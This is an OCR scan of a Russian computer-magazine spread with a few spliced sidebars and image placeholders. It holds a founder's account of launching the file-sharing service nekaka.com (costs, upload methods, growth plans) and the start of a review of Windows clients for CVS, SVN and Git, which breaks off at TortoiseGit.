Загруженные файлы

временно с этим началась волна судебных разбирательств по отношению к файлообменникам, которые, по мнению правоохранительных органов, выросли на пиратстве. Часть из них закрыли, и толпы пользователей стали искать, где и как теперь им передавать файлы по интернету. Однако найти действительно удобный сервис оказалось не так-то просто. В классическом файлообменнике стремление создателей продать как можно больше платных аккаунтов («конверт в премиум») сделало бесплатное пользование проектами настоящей пыткой — обилие рекламы, ожидание загрузки, ограничение скорости (пока не заплатил), отсутствие синхронизации. В Dropbox'е с синхронизацией и шарингом как раз все в порядке, но есть другая проблема. Если ты решил выложить файл на какой-нибудь популярный ресурс и дать ссылку на Dropbox для скачивания, то сервис заблокирует этот файл за превышение трафика (в то время как обычные файлхостинги готовы платить за размещение ссылок на них на посещаемых сайтах). Кроме того, в Dropbox'е сильно ограничен набор способов загрузки файлов в свой аккаунт, а передать файл другу, не зарегистрировавшись, вообще невозможно.

БЫТЬ ИЛИ НЕ БЫТЬ?

Поняв, что проекта, который бы сочетал сильные стороны Dropbox и простоту zalil.ru, не существует, я решил пойти на небольшой эксперимент и создать с минимальными затратами прототип такого сервиса. Идея была простая: взять бесплатный скрипт файлообменника, поставить его на средний сервак, но обязательно на гигабитном канале и бесплатно раздать ограниченному кругу лиц безлимитные аккаунты. Нужно было понять, готовы ли пользователи двигать на новые сервисы, или же они будут продолжать пользоваться старыми, но привычными файлхостингами, даже несмотря на все их неудобства. Глупо считать, что если сделаешь убойный сервис, то все пользователи сразу будут твоими. Например, заставить юзера сменить имейл почти нереально. Именно по этой причине у таких динозавров, как Yahoo, Hotmail и AOL, до сих пор миллионы пользователей. Первый же месяц должен был дать ответ: нужен такой сервис пользователям или нет.

В качестве сервера был выбран Xenon X3430 / 8 Гб / 2×200 Гб Raid1 (Serverclub.com/R210), которого должно было с лихвой хватить. Никаких высоконагруженных настроек сделано не было — стоял стандартный Apache, бесплатно установленный админами хостинга. Скрипты файлообменника с нуля разрабатывать не пришлось (это было бы по меньшей мере глупо). После быстрого анализа было найдено несколько вполне годных для использования решений: omploader, Jyraphe, FileZ, XtraFile. Я выбрал последний. В админке скрипта были убраны все лимиты (но позже оказалось, что скрипт не умеет принимать файлы больше 2 Гб), сложная тема была приведена к концепции минимализма (для этого в шаблонах были удалены все визуальные элементы, кроме кнопки «Upload» и формы логина). Нужно было еще название и домен. Примерно за полгода до этого я устраивал на сервисе youdo.ru конкурс на лучшее название для другого бизнеса. Одним из вариантов был «nekaka.com». Мне такое название очень понравилось, но оно совершенно не годилось для серьезного сервиса. А вот для стартапа нового типа — в самый раз (чем оно хуже Yahoo, Google или Badoo?). Короче говоря, с этого момента сервис, в первом своем представлении, начал работу.

Не терпелось погонять его на первой волне пользователей. Экспериментальны-

ТЕКУЩЕЕ СОСТОЯНИЕ БИЗНЕСА

На момент написания статьи ежемесячные расходы составляют:


- Сервер — 600 $;
- Программист — 1800 $;
- Трафик 1500 Мбит/с — 1800 $;
- Итого — 4200 $.

Бизнес-параметры:

- Заполненность сервера — 33%;
- Количество регистраций — 800;
- Количество платных пользователей — 200 (1200 $ в месяц).

Экстраполируя заполняемость до 100%, мы получим 600 + 1800*3 = 6000 $ расходов с каждого сервера и 1200*3 = 3600 $ доходов. И по мере дальнейшего роста мы будем продолжать уходить в минус на 2400 $ с каждого сервера, пока не разоримся. Но на самом деле это не так :). Во-первых, мы раздали на Лепре 3000 премиум-аккаунтов. Во-вторых, конвертация сейчас происходит только по исчерпании свободного места (как в Dropbox) и совсем не происходит при скачивании и продаже дополнительного функционала (как в RapidShare). Кроме того, количество аккаунтов, в которых скоро кончится место, постоянно растет. А это значит, что соотношение платных/бесплатных аккаунтов будет постепенно смещаться в нашу пользу. Среднесрочная задача — вывести эффективность сервера (сейчас это –1200 $) в плюс и за счет роста количества серверов вывести весь бизнес в прибыль.
Всё в наших руках — неумение обращаться с пользователями способно их всех распугать; а правильное изменение в сервисе и продуманная бизнес-модель способны привести как пользователей, так и владельцев проекта к сервису, который им по душе. Если будет возможность, обязательно сообщим, какое развитие получила ситуация.

ми группами были выбраны Лепрозорий и Хабрахабр — креативщики и технари соответственно. Посты были предельно простыми: «Вот файлхостинг без рекламы, без задержек скачивания и прочих раздражителей — пользуйтесь! Если понравится, буду развивать сервис». Результат превзошел все ожидания: 3000 регистраций и золотой пост на Лепре. Прозвучало мнение, что люди готовы платить за сервис даже в таком виде! Учитывая растущую популярность Dropbox, а также осознавая, что над Megaupload, Hotfile и прочей компанией висит Дамоклов меч копирайта, я понял, что потребность в простом и удобном сервисе огромная, — стало быть, надо двигаться далее.



Когда трафик стал зашкаливать за 800 Мбит/с, было решено подключить второй гигабитный канал

ПЕРВЫЕ ШАГИ

Дефолтный скрипт едва ли годился для дальнейшего развития сервиса, тем более в голове была масса полезных фич, которые нужно было реализовать для концепции «самый удобный сервис для обмена файлами» (о них — чуть позже). Нужен был программист, готовый все это реализовать. Пошуршав раздел резюме на Хабре, я нашел десяток кандидатов на роль программиста. Три человека дошли до этапа тестового задания. Задание заключалось в том, чтобы добавить сортировку пользователей по нужному параметру в существующей админке и исправить мелкий баг в текущем скрипте. Это была хорошая проверка, во-первых, готовности человека работать с чужим кодом (обычно отвечают: «Не-не-не, давайте я все заново напишу», и в ближайшие два-три месяца вам не узнать, хороший кодер или плохой). А во-вторых, готовности работать без подробного ТЗ — это уже мой стиль руководства на небольших проектах. В больших проектах задача спускается с технического директора на teamlead'а, обрастая по дороге конкретикой, и кодеру над проектированием уже особо думать не надо. Но в нашем случае это непозволительная роскошь. Дизайнер, в котором также явно была потребность, был выбран на freelance.ru. Здесь все получилось менее гладко, чем с кодером: человек, сделавший концепт, сказал, что больше заниматься проектом не хочет, и заканчивать пришлось другому дизайнеру. В итоге за пару месяцев и 1000 долларов был нарисован текущий дизайн. Программиста к этому времени перевели на фултайм за 50 000 рублей в месяц, а сервер заменили на более серьезную машину с 24×2 Тб дисками и подключили второй гигабит (первый иногда уже забивался). Сейчас сервис работает на двухгигабитном канале в Амстердаме. В перспективе — расширение до 10 Гбит, подключение зеркала в США и выбор разных провайдеров на странице скачивания. В нашу бизнес-модель вписано, что сервис должен окупаться без рекламы, задержек скачивания и в целом должен продавать услуги за счет выстраивания долгосрочных отношений с пользователем (то есть пользователю удобно у нас, но уже не хватает бесплатных 5–10 Гб, и он покупает премиум-аккаунт — 100 Гб).

Важной фишкой стало большое количество способов для загрузки на сервис, о которых я хочу рассказать подробнее.

РАЗНЫЕ СПОСОБЫ ЗАГРУЗКИ

Существует четыре способа выложить в Сеть файл:

1. **Классическая загрузка через веб-интерфейс**. В современных браузерах файлы можно перетаскивать в DropArea, в том числе несколько файлов одновременно. Ссылку для скачивания ты получаешь немедленно, не дожидаясь конца загрузки (это удобно, если файл большой). Работает без регистрации, но если зарегистрируешься или залогинишься, то сразу после загрузки файлы окажутся в папке «My files», не потеряешь.
2. **Загрузка через e-mail.** При регистрации тебе выделяется адрес вида username@upload.nekaka.com, и все файлы с аттачем будут сохранены в твоем nekaka-аккаунте. Уведомление о новых файлах придет на обычный e-mail. Удобно как переправлять файлы из своей почты, так и давать этот адрес друзьям или, например, выкладывать в блоге для сбора каких-либо файлов, которые при включенной синхронизации будут складываться в нужную папку на твоем компьютере. Письма без аттача не принимаются.
3. **Загрузка через torrent.** Мы скачиваем на гигабитных каналах нужный torrent, а ты получаешь прямую ссылку на него или, в случае с синхронизацией, получаешь его в свою папку. Если этот торрент уже загружал нам кто-то из пользователей, то ты мгновенно получаешь ссылку на него. Выглядит так, будто 10-гигабайтный файл скачался за пару секунд.
4. **Загрузка через FTP.** Так же как и в случае с e-mail, ты можешь выложить доступ в блоги, и твои читатели смогут залить нужные файлы. В этом FTP-аккаунте права только на запись. Смотреть содержимое папок и скачивать файл нельзя. Перед использованием не забудь активировать эту функцию, и все закинутые на этот диск файлы будут доступны и в «My Files» на Nekaka.com, и на всех устройствах, на которых ты подключил этот диск.

Все описанные функции доступны в бесплатных аккаунтах.


КУДА ДВИГАТЬСЯ?

Для любого из читателей Х подключение сетевого диска через SAMBA или FTP — простейшая операция, но обычного пользователя такие действия, даже с подробной инструкцией, могут ввести в ступор. Особенно если учесть, что в самой системе могут быть отключены необходимые протоколы или на корпоративном файрволе фильтруются нужные порты. В связи с этим самая главная задача бизнеса сейчас — это релиз клиента под Windows и Mac OS X, которые будут сами выбирать нужный порт и протокол, автоматически обновляться, иметь функции управления аккаунтом и в общем и целом не отвлекать юзера от счастья пользоваться нашим сервисом :). Одновременно в разработке находятся приложения под iOS и Android. На волне всеобщей мобилизации интернета это просто must. Уже сейчас 40% населения США заходят в Сеть только через мобильные устройства. Игнорировать этот тренд — самоубийство. Все мобильные и десктопные клиенты работают через единый API, который в ближайшем будущем мы планируем открыть и для сторонних разработчиков. Это позволит воспользоваться нашими техническими возможностями создателям стартапов, а удобные утилиты, которые, как мы надеемся, обязательно появятся, увеличат комфорт наших пользователей. Если кто-то создаст свой коммерческий сервис на Nekaka API, мы будем только рады и готовы всячески помогать.

МИЛЛИОН, МИЛЛИОН, МИЛЛИОН...

Что касается бизнес-составляющей проекта, то здесь стратегические задачи — увеличить количество пользователей до миллиона и вывести проект на самоокупаемость.

Сейчас рост пользовательской базы составляет 1000 человек в неделю, при



После ухода поста с главной Лепры уровень среднесуточного трафика повысился и уже не возвращался на уровень до пика. Вывод: сервис востребован, новый дизайн и функционал встречены позитивно

нулевых усилиях с нашей стороны (никакой рекламы нигде не размещаем, фактически после релиза дизайна полгода назад эта статья — первое появление на публике). Нетрудно посчитать, что при текущей скорости роста для регистрации одного миллиона пользователей нам потребуется подождать 1000 недель, то есть около 20 лет. Чтобы не умереть со скуки за 20 лет, нам требуется влить новую волну пользователей, чтобы снежный ком довольных клиентов увеличился хотя бы до 10 тысяч регистраций в неделю. Здесь я вижу несколько вариантов.

Запуск партнерской программы. В этой области у нас многолетний опыт, и данный вариант самый железобетонный — платить пользователям и партнерам за скачивание их файлов. Часть скачиваний всегда конвертируется в регистрации, а часть регистраций всегда конвертируется в платных пользователей. Исключение возможно только одно: наш партнер — читер. Математика простая: например, мы платим пользователю 20 долларов за 1000 скачиваний. Если скачивание конвертится в реги с ратио 1:20, то одна регистрация нам обойдется в 20/(1000/20) = 0,4 $. То есть партнеры готовы поставить нам один миллион пользователей за 400 тысяч долларов. Сумма внушительная. Но если один из 50 зарегистрировавшихся купит премиум-аккаунт за 6 долларов, то 400 тысяч превращаются уже в (20 – 6)/(1000/20)*1 000 000 = 280 тысяч баксов. А если конверт рег в премиумы будет не 1:50, а 1:12, то, получив миллион новых рег, мы еще и получим прибыль в размере 200 тысяч. А конверт зависит только от качества трафика и дизайна лендинга — страницы, на которую направляется трафик. В нашем случае это страница скачивания. Эти параметры полностью в наших руках, так как партнеров с некачественным трафом мы имеем право исключать из ПП. Конечно, не все показатели конверта достижимы, но в общем и целом партнерка — оптимальный способ продвижения такого типа проектов. Кроме этого, нужно учесть, что при такой массовой закупке трафа снежный ком органических регистраций также должен увеличиться, что снизит затраты по достижению заветного миллиона. Серьезным минусом этого способа раскрутки является чрезмерная жажда наживы среди малоопытных партнеров. Обязательно найдутся люди, которые начнут выкладывать на популярные ресурсы пиратское ПО и защищенные копирайтом видеоклипы известных исполнителей. А со стороны будет выглядеть, что мы им за это еще и платим. И несмотря на то, что мы будем таких партнеров нещадно банить, риск получить репутацию megaupload.com все равно присутствует. На данный же момент мы получаем одну абузу на копирайт в два месяца, то есть уровень нулевой.

Вторым способом достижения поставленной задачи является **выкуп трафика у существующих файлообменных сетей**. Схема может быть следующая: пользователь заливает файл на filehosting.com, а ссылка на скачивание ему выдается на nekaka.com (файл тем временем заливается через API к нам). По большому счету это та же самая партнерка, только здесь мы можем выбирать, какие файлы нам нужны, а какие нет (цель — снять риск копирайт-абуз). Также существует возможность договориться о неденежном сотрудничестве — вы нам миллион пользователей, а мы вам — процент от проекта. Минус в том, что с крупными игроками можно в итоге так и не договориться, потратив кучу времени на переговоры.

Третьим способом является **классическое продвижение** — реклама в соцсетях, закупка баннеров, вывод в топ-10 Google и так далее. Самый дорогой и непредсказуемый в плане отдачи способ, при этом самый популярный. Оно и понятно — сотни компаний помогут вам потратить кучу денег на любой из этих способов продвижения. Однако даже если ты отдашь 400 тысяч на классическое продвижение, никто не сможет тебе гарантировать никаких результатов. Кроме, конечно, того, что все деньги будут потрачены :). Из плюсов — это самый имиджевый вариант, так как крупнейшие рекламодатели тратят космические бюджеты именно в этом направлении.

Четвертый вариант является скорее катализатором роста, а не источником новой волны — **поощрять пользователей за пост о нас в соцсетях**, а также за приглашение друзей в сервис. За каждое действие давать 300–500 мегабайт дополнительного места. Это позволит, не увеличивая финансовых затрат, повысить скорость роста органических рег. Комбинацией из каких способов мы достигнем количества пользователей в один миллион — покажут эксперименты. Если статья найдет отклик, то расскажем, что удалось сделать.

Что касается выхода в прибыль, то здесь, как ни странно, задача проще, потому что, как говорится, был бы трафик, а монетизация найдется. Большая пользовательская база покажет более четкие требования к бизнес-модели. Ключ к выявлению этих требований — подробнейшее профилирование параметров бизнеса. Мы должны четко знать, какие изменения в проекте к каким последствиям привели. Например, если у нас будет 90% бесплатных пользователей, то при миллионе регистраций у нас будет доход 600 тысяч в месяц. А при уровне халявщиков 98% доход будет уже 120 тысяч. А нам оплачивать всё те же сотни серверов, десятки гигабит пользователей, зарплаты и так далее, что может привести к росту тарифов. Но это, черт подери, приятные хлопоты. Развивать свой сервис, общаться с пользователями и верить в успех — нам это нравится!

ДЕСЕРТ ДЛЯ ЧИТАТЕЛЕЙ!

Для того чтобы получить бесплатный преимум-аккаунт на три месяца, всё, что вам нужно, — это зарегистрироваться по специальной ссылке nekaka.com/reg/x. Ссылка будет работать до 31.07.2012.

Антон Жуков



Все под контролем

ВЫБИРАЕМ ЛУЧШИЕ КЛИЕНТЫ ДЛЯ РАБОТЫ С РАЗЛИЧНЫМИ СИСТЕМАМИ КОНТРОЛЯ ВЕРСИЙ

Разработка любого крупного проекта не обходится без использования системы контроля версий. Удобство работы напрямую зависит от инструментов, которые ты применяешь для взаимодействия с хранилищем кода. Мы решили рассказать о наиболее удачных клиентах под Windows для популярных систем контроля версий: CVS, SVN, Git, Mercurial.

Если ты думаешь, что раз ты не работаешь над крупными проектами, то и система контроля версий тебе не нужна, — ты ошибаешься. Нет, ты, конечно, можешь раскидывать изменяющиеся сорцы по папкам и давать им соответствующие названия: project, project_old, project_olders... или project1, project1.1, project1.2. Но что делать, если понадобится выяснить, чем отличается последняя версия от предыдущей? Вручную анализировать код двух проектов? Или, например, нужно откатить изменения в каком-то файле до определенной версии. Тут-то и понимаешь, как удобно использовать систему контроля версий. Скажу тебе больше — она упрощает жизнь не только программисту, но и рядовому пользователю. Работая, например, над документом Word, можно не плодить множество файлов, а последовательно фиксировать все изменения с возможностью последующего отката к предыдущим версиям. Продуктивность и удобство работы с системой контроля версий напрямую зависит от используемого клиента, поэтому сегодня мы рассмотрим наиболее популярные системы и клиенты для работы с ними.


CVS

Начнем, пожалуй, с одной из самых распространенных систем управления версиями — CVS. Она создавалась для совместной работы над C-компилятором ACK (Amsterdam Compiler Kit) и изначально называлась cmt (от слова commit). График Дика Груна и двух его студентов, которые трудились над компилятором, был настолько плотным, что работать они могли только в разное время, а этот инструмент позволял им фиксировать версии независимо.

В последующем инструмент был представлен общественности, получил название CVS и активно развивался вплоть до 2008 года. В настоящее время активная разработка системы прекращена. А разработчики все чаще используют более современные альтернативы, свободные от недостатков CVS. Кстати, о недостатках, вот главные:

- невозможность переименования файла или директории так, чтобы это изменение было отражено в истории; ограниченная поддержка юникода и не-ASCII имен;
- публикации изменений не атомарны;
- неэффективное хранение бинарных файлов.


Несмотря на недостатки, списывать CVS со счетов пока еще рано, поэтому рассмотрим несколько наиболее удачных клиентов для работы с ней.



TortoiseCVS

TORTOISECVS.ORG

Одна из наиболее удобных программ для работы с CVS — TortoiseCVS, главное достоинство которой — качественное встраивание в оболочку Windows, в результате чего многие операции с CVS можно производить непосредственно через проводник. Еще одним достоинством является то, что для файлов под контролем CVS автоматически изменяется вид пиктограмм в зависимости от их CVS-статуса (не изменен, изменен, неизвестный файл). Одним словом, удобностей очень много. Причем наличие TortoiseCVS не лишает возможности работы с CVS через командную строку, поскольку сама «черепаха» суть GUI-оболочка, которая вызывает консольную программу cvs.exe и лишь отображает в удобном виде результаты ее работы.



WinCVS


CVSGUI.SOURCEFORGE.NET

В отличие от TortoiseCVS, встраивающейся в контекстное меню, WinCVS представляет собой отдельное приложение. Продуманный интерфейс позволяет специалистам использовать всю мощь CVS, а новичкам быстро обучиться использованию данной системы контроля версий. Благодаря встроенной поддержке скриптов легко автоматизировать, расширять и настраивать выполнение общих задач. WinCVS поддерживает командную строку, которая дает возможность выполнять любые CVS-команды. Позволяет просматривать изменения в файлах с помощью встроенной diff-утилиты (можно задать свою). Умеет отображать историю коммитов в виде графа. Поддерживает работу как с текстовыми, так и с бинарными файлами.

Subversion (SVN)

Subversion — свободная централизованная система управления версиями, выпущенная в 2004 году компанией CollabNet Inc. Создавалась она для того, чтобы заменить распространенную на тот момент систему CVS. Поэтому SVN реализует все основные функции CVS и избавлена от ряда ее недостатков. О большой популярности этой системы говорит то, что ей отдают предпочтение многие сообщества разработчиков открытого программного обеспечения. Наиболее известные проекты, использующие SVN: Apache, GCC, Free Pascal, Python, Ruby, FreeBSD, Haiku, AROS и MediaWiki. Однако, несмотря на свою распространенность и популярность, Subversion все же не лишена некоторых недостатков:

- проблемы при переименовании файлов — Subversion не всегда может правильно обработать операции переименования файлов, если одновременно с переименованием изменяется и содержимое файла;
- слабая поддержка слияния ветвей. До версии 1.5 все такие операции пользователям вообще приходилось отслеживать вручную, с помощью подробных записей в журнале изменений;
- невозможность удаления данных из хранилища — информация, однажды помещенная в хранилище Subversion, остается там навсегда: файл можно удалить в текущей ревизии, но всегда есть возможность получить из хранилища одну из предыдущих ревизий, в которых файл существовал;
- папка .svn в каждой папке проекта засоряет файловую структуру. Поэтому начиная с версии 1.7 в корне рабочей копии проекта создается одна директория «.svn», метаданные в которой сохраняются с использованием SQLite.




TortoiseSVN

TORTOISESVN.NET

Простой в использовании клиент для системы контроля версий, по праву считающийся одним из лучших Subversion-клиентов для Windows. Так же как и TortoiseCVS, реализован в качестве расширения оболочки Windows. Поскольку данный клиент не является расширением какой-либо IDE, то его можно использовать с любыми средами разработки. Среди многочисленных плюсов программы стоит отметить самые важные:

- поддержка работы с основными Subversion-протоколами;
- для работы не требуется IDE;
- возможность интеграции с багтрекинговыми системами;
- информационные значки на иконках файлов для индикации состояния файла;
- атомарные фиксации;
- интерфейс локализован для множества языков.



VisualSVN

WWW.VISUALSVN.COM

Также достаточно популярный Subversion-клиент в виде плагина для Visual Studio, предоставляющего интерфейс для выполнения всех необходимых действий прямо из IDE. Поддерживает Visual Studio 2005, 2008, 2010. Меню программы содержит ссылки на обычные функции TortoiseSVN: просмотр репозитория, создание и применение исправлений, вывод журнала Subversion, а также ветвление, слияние и переключение хранилищ. VisualSVN реализует частую и раннюю проверку, позволяющую избежать проблем в будущем, — он будет постоянно напоминать, что есть непроверенные изменения. Благодаря этому он улучшает производительность и уменьшает возможность типовых ошибок. Единственным недостатком этого клиента является то, что он платный.

DVD

Все упомянутые в статье программы ты найдешь на нашем диске.

Git

Распределенная система управления версиями файлов, созданная Линусом Торвальдсом для управления разработкой ядра Linux. Система спроектирована как набор программ, специально разработанных с учетом их использования в скриптах. Это позволяет удобно создавать специализированные системы контроля версий на базе Git или пользовательские интерфейсы. Git поддерживает быстрое разделение и слияние версий, включает инструменты для визуализации и навигации по нелинейной истории разработки. Как и Darcs, BitKeeper, Mercurial, Bazaar и Monotone, Git предоставляет каждому разработчику локальную копию всей истории разработки, изменения копируются из одного репозитория в другой. Ядро Git представляет собой набор утилит командной строки с параметрами. Все настройки хранятся в текстовых файлах конфигурации. Такая реализация делает Git легко портируемым на любую платформу и дает возможность легко интегрировать Git в другие.

Как и у любой другой системы контроля версий, у Git есть свои преимущества и недостатки. Преимущества:


- высокая производительность;
- развитые средства интеграции с другими VCS, в частности с CVS, SVN и Mercurial;
- продуманная система команд, позволяющая удобно встраивать Git в скрипты;
- качественный веб-интерфейс «из коробки»;
- репозитории Git могут распространяться и обновляться общесистемными файловыми утилитами архивации и обновления, такими как rsync.

Среди недостатков обычно отмечают следующие:

- отсутствие переносимой на другие операционные системы поддержки путей в кодировке Unicode в Microsoft Windows;
- использование для идентификации ревизий хешей SHA1, что приводит к необходимости оперировать длинными строками вместо коротких номеров версий;
- отсутствие отдельной команды переименования/переноса файла, которая отображалась бы в истории как соответствующее единое действие;
- система работает только с файлами и их содержимым и не отслеживает пустые каталоги.

Несмотря на свои небольшие недостатки, Git очень популярна и используется во многих крупных проектах, таких как: ядро Linux, Drupal, Cairo, GNU Core Utilities, Mesa, Wine, Chromium, Compiz Fusion, FlightGear, jQuery, PHP.


GIT ИСПОЛЬЗУЕТСЯ В ТАКИХ ПРОЕКТАХ, КАК: ЯДРО LINUX, DRUPAL, CAIRO, GNU CORE UTILITIES, MESA, WINE, CHROMIUM, COMPIZ FUSION, FLIGHTGEAR, JQUERY, PHP



SmartGit

WWW.SYNTEVO.COM/SMARTGIT/INDEX.HTML

Кроссплатформенный клиент для Git, написанный на Java. Реализует все функции Git, наглядно показывает дерево коммитов, позволяет взаимодействовать с GitHub. Кроме GitHub, поддерживаются еще следующие хостинги проектов: Assembla, Beanstalk, Codebase, Unfuddle. Предоставляет оптимальное отображение текущего состояния рабочей копии проекта: при первом взгляде становится ясно, какие файлы были добавлены, изменены или удалены. Очень удобно реализована diff-функция, наглядно показывающая, какие изменения были внесены в тот или иной файл. Из-за того что клиент написан на Java, некоторые пользователи жалуются на несколько «задумчивое» поведение программы. Сказать честно, я никаких подтормаживаний не заметил, может, потому, что пользовался SmartGit недолго.



TortoiseGit

CODE.GOOGLE.COM/P/TORTOISEGIT

